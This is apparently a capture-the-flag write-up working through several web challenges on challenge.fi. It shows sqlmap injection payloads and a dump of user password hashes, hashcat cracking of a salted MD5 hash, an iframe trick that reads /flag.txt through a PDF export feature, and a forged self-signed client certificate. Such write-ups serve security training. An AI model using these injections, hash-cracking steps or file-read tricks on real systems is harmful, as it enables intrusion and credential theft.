
Well that didn't help much... I've read about SQL Injection being used in login forms, maybe we can use this? Lets try to input `' or '' = '` into username and password on the login page.


User not found


Guess it doesn't work here. What if we try it on the password recovery page?


Recovery email sent to admin@hackd.example.
Recovery email sent to joe@hackd.example.
Recovery email sent to bob@hackd.example.

Seems like it works! Lets use our trusted program from SQL Injections called sqlmap. Lets run this `sqlmap -u https://hacklogin.challenge.fi/password-recovery.php --data "username=admin" --threads 10 --batch -dbs`


```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 3506=3506 AND 'PCaO'='PCaO

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: username=admin' AND GTID_SUBSET(CONCAT(0x7162787171,(SELECT (ELT(2400=2400,1))),0x716a717171),2400) AND 'neeH'='neeH

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 5347 FROM (SELECT(SLEEP(5)))BFED) AND 'mGGW'='mGGW

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: username=admin' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7162787171,0x476b7a564e78694c544f76666a7177734b7879775a714744655975644a4651487a4e585a75696146,0x716a717171)-- -
---
[02:16:10] [INFO] the back-end DBMS is MySQL
[02:16:10] [WARNING] potential permission problems detected ('command denied')
web server operating system: Linux Ubuntu 19.10 or 20.04 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.6
[02:16:10] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] random

[02:16:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/hacklogin.challenge.fi'

[*] ending @ 02:16:11 /2021-04-01/
```

Next lets add the database into our line and lets dump all data that the database has. `sqlmap -u https://hacklogin.challenge.fi/password-recovery.php --data "username=admin" --threads 10 --batch -D random --dump-all`


```
Database: random
Table: users
[3 entries]
+----+--------+---------------------+----------------------------------+----------+
| id | salt   | email               | password                         | username |
+----+--------+---------------------+----------------------------------+----------+
| 1  | bfds3  | admin@hackd.example | 69ba2cec4f84667e875e9db710b3c9ad | admin    |
| 2  | b0mk23 | joe@hackd.example   | f5e06ac3c4b1547c93a074e8e468e298 | joe      |
| 3  | p2p662 | bob@hackd.example   | 4e212ddf51a39676c5ac925672437069 | bob      |
+----+--------+---------------------+----------------------------------+----------+
```

We got the hash and it works as a flag!


9.3 Hack weblogin part 2

```
A web application developer has implemented an admin login interface.
However, they have accidentally left a bug that you exploited to obtain the
password hashes on the previous challenge. Can you reverse the obtained
hash and login to the service?

Do you accept the challenge?

http://hacklogin.challenge.fi/
```

Reversing a hash you say! There are multiple different tools out there which can crack open MD5 passwords with or w/o salts, but we are going to use hashcat for this lets run `hashcat -a 0 -m 10 adminhash rockyou.txt` `-a 3` is wordlist `-m 10` is MD5(pass:salt) (another one would be -m 20 MD5(salt:pass)) `rockyou.txt` includes a lot of passwords

```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

69ba2cec4f84667e875e9db710b3c9ad:bfds3:chess
```

Now we can login with admin:chess



Congrats, successfully logged in as admin

The challenge flag is **BORAT SALUTES**

BORAT SAYZ IZ NICE!

9.4 Hack MD

```
System administrator has enabled a experimental feature on web application.
They have been notified that there's a security vulnerability present in
the installation, but have neglected the issue.

The organization has a vulnerability disclosure program that allows you to
test their systems - see if you can convince their system administrator
that there is an active vulnerability that's exploitable by accessing the
"secure" file on the machine!

https://hack-md.challenge.fi/welcome
```


We get to the site and we got this:

```
PDF export enabled
Hi everyone, I enabled the PDF exporting feature on the platform as
requested. Hope it comes handy for you :)

I’m not sure if the menu item for PDF export works, but you can export the
PDFs by appending /pdf to the URL of your note.

That said, I got contacted by NCSC-FI as a whitehat hacker had reported a
vulnerability in the PDF export feature of this application. I have no idea
who the hacker is, as NCSC-FI doesn’t disclose that information. Not that
it matters anyway…

They said the vulnerability was called something like SSRF or something. I
have no idea how that all works and I really can’t be bothered to fix the
issue even though they provided me with instructions to do that. Instead, I
moved the file on the server containing the sensitive information to
/flag.txt. I’m sure it’s safe now.
```


Lets do a google search for known vulnerabilities. Lets type in `hack-md vulnerabilities` and see the results. After following some pages we endup in github where we have issue raised because Hack-MD has `Open redirect / XSS via iframe with sandbox` it has steps how to reproduce the problem so lets try it out.

First we press `New` in the hack-md page to create a fresh note. Then we use the steps:


1. Type `<iframe src="https://exec.ga/hackmd.html" sandbox="allow-scripts allow-top-navigation allow-scripts"></iframe>` in Editor.
2. View edited page. Lets edit that site to something we can use like https://hack-md.challenge.fi




```
<iframe src="https://hack-md.challenge.fi" sandbox="allow-scripts allow-top-navigation allow-scripts"></iframe>
```



Seems to be working. No we can try to extract the file from the server using `file://` in the `src=` section.


```
<iframe src="file:///flag.txt" sandbox="allow-scripts allow-top-navigation allow-scripts"></iframe>
```


Hmmm doesn't seem to be working right off the bat. Should we try exporting to PDF? could that be the trick. Lets try it. We write `/pdf` in our url and download the PDF file.


GENZ{0mG_u_H4cK3d_tH3_h4CkMd}

9.5 Aapoweb

```
I made a website for all Aapos around here. Welcome!

Note that only Aapos can enter. Prepare to prove your Aapones.

https://aapoweb.challenge.fi:8008/

Hints:
 1. HTTPS is used to make websites secure. How?
https://en.wikipedia.org/wiki/HTTPS
 2. How to know if the website actually is who it says?
https://en.wikipedia.org/wiki/Transport_Layer_Security
 3. Certificates are used to provide trusted identity to websites.
https://en.wikipedia.org/wiki/X.509
 4. Certificates can also be used to identify the user.
 5. Who can issue a certificate?
 6. Maybe the better question is. Does it matter who has issued the
certificate? https://en.wikipedia.org/wiki/OpenSSL
```

Lets focus on the task at hand. Load up the website and we'll see what we're dealing with. After loading the site we get a security warning saying the connection is not safe.



Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to aapoweb.challenge.fi. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.


Learn more...

Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for aapoweb.challenge.fi:8008. The certificate is only valid for aapoweb.

Error code: MOZILLA_PKIX_ERROR_SELF_SIGNED_CERT


View Certificate

we press Accept the risk and Continue and we get here:



YOU ARE NOT AAPO

Uhhuh, so we need to identify ourselves to the website as Aapo just like it said in the challenge description. But how can we do that? Let's examine the certificate.



Website Identity

Website: aapoweb.challenge.fi

Owner: This website does not supply ownership information.

Verified by: aapoweb

Expires on: March 12, 2022

Privacy & History

Have I visited this website prior to today?	No
Is this website storing information on my computer?	No
Have I saved any passwords for this website?	No


Technical Details

Connection Encrypted (TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256, 256 bit keys, TLS 1.2)

The page you are viewing was encrypted before being transmitted over the Internet.


Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

Lets view the certificate



Subject Name	
Country	FI
State/Province	Uusimaa
Locality	Espoo
Organization	aapoweb
Common Name	aapoweb
Issuer Name	
Country	FI
State/Province	Uusimaa
Locality	Espoo
Organization	aapoweb
Common Name	aapoweb

We scroll down a bit more and we find out we're able to download the certificate and the certificate chain files



Miscellaneous	
Serial Number	52:B3:22:9E:5F:3A:F0:9B:84:AA:E4:E8:C0:80:E8:CB:85:33:FF:26
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)

Lets do exactly that and then lets try something with OpenSSL. Lets use `openssl s_client -connect aapoweb.challenge.fi:8008 -cert aapoweb.pem`

```
$ openssl s_client -connect aapoweb.challenge.fi:8008 -cert aapoweb.pem
unable to load client certificate private key file
140353543775552:error:0909006C:PEM routines:get_name:no start
line:../crypto/pem/pem_lib.c:745:Expecting: ANY PRIVATE KEY
```

Guess it wasn't that easy. It said it's a self-signed certificate so we could do our own certificate with the exact same information and because its our certificate we will have the private key for it. Lets try it out. We use the same information in our cert that the website has. Lets break down the command. `req` is used for certificate requests `-x509` this option outputs a self signed certificate instead of a certificate request. `-nodes` creates a privatekey without encrypting it (no prompts for passphrase) `-newkey rsa:2048` pretty self-explanatory creates a 2048bit RSA key `-keyout` outfile for our privatekey `-out` outfile for our certificate

```
$ openssl req -x509 -nodes -newkey rsa:2048 -keyout aapoweb.key -out
aapoweb.crt
Generating a RSA private key
...............................................+++++
.....+++++
writing new private key to 'aapoweb.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:FI
State or Province Name (full name) [Some-State]:Uusimaa
Locality Name (eg, city) []:Espoo
Organization Name (eg, company) [Internet Widgits Pty Ltd]:aapoweb
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:aapoweb
Email Address []:
```

Now we're done with that lets connect with openssl again using our new privatekey and certificate.

```
$ openssl s_client -connect aapoweb.challenge.fi:8008 -cert aapoweb.crt -
key aapoweb.key
CONNECTED(00000003)
depth=0 C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
verify error:num=18:self signed certificate
verify return:1
depth=0 C = FI, ST = Uusimaa, L = Espoo, O = aapoweb, CN = aapoweb
```

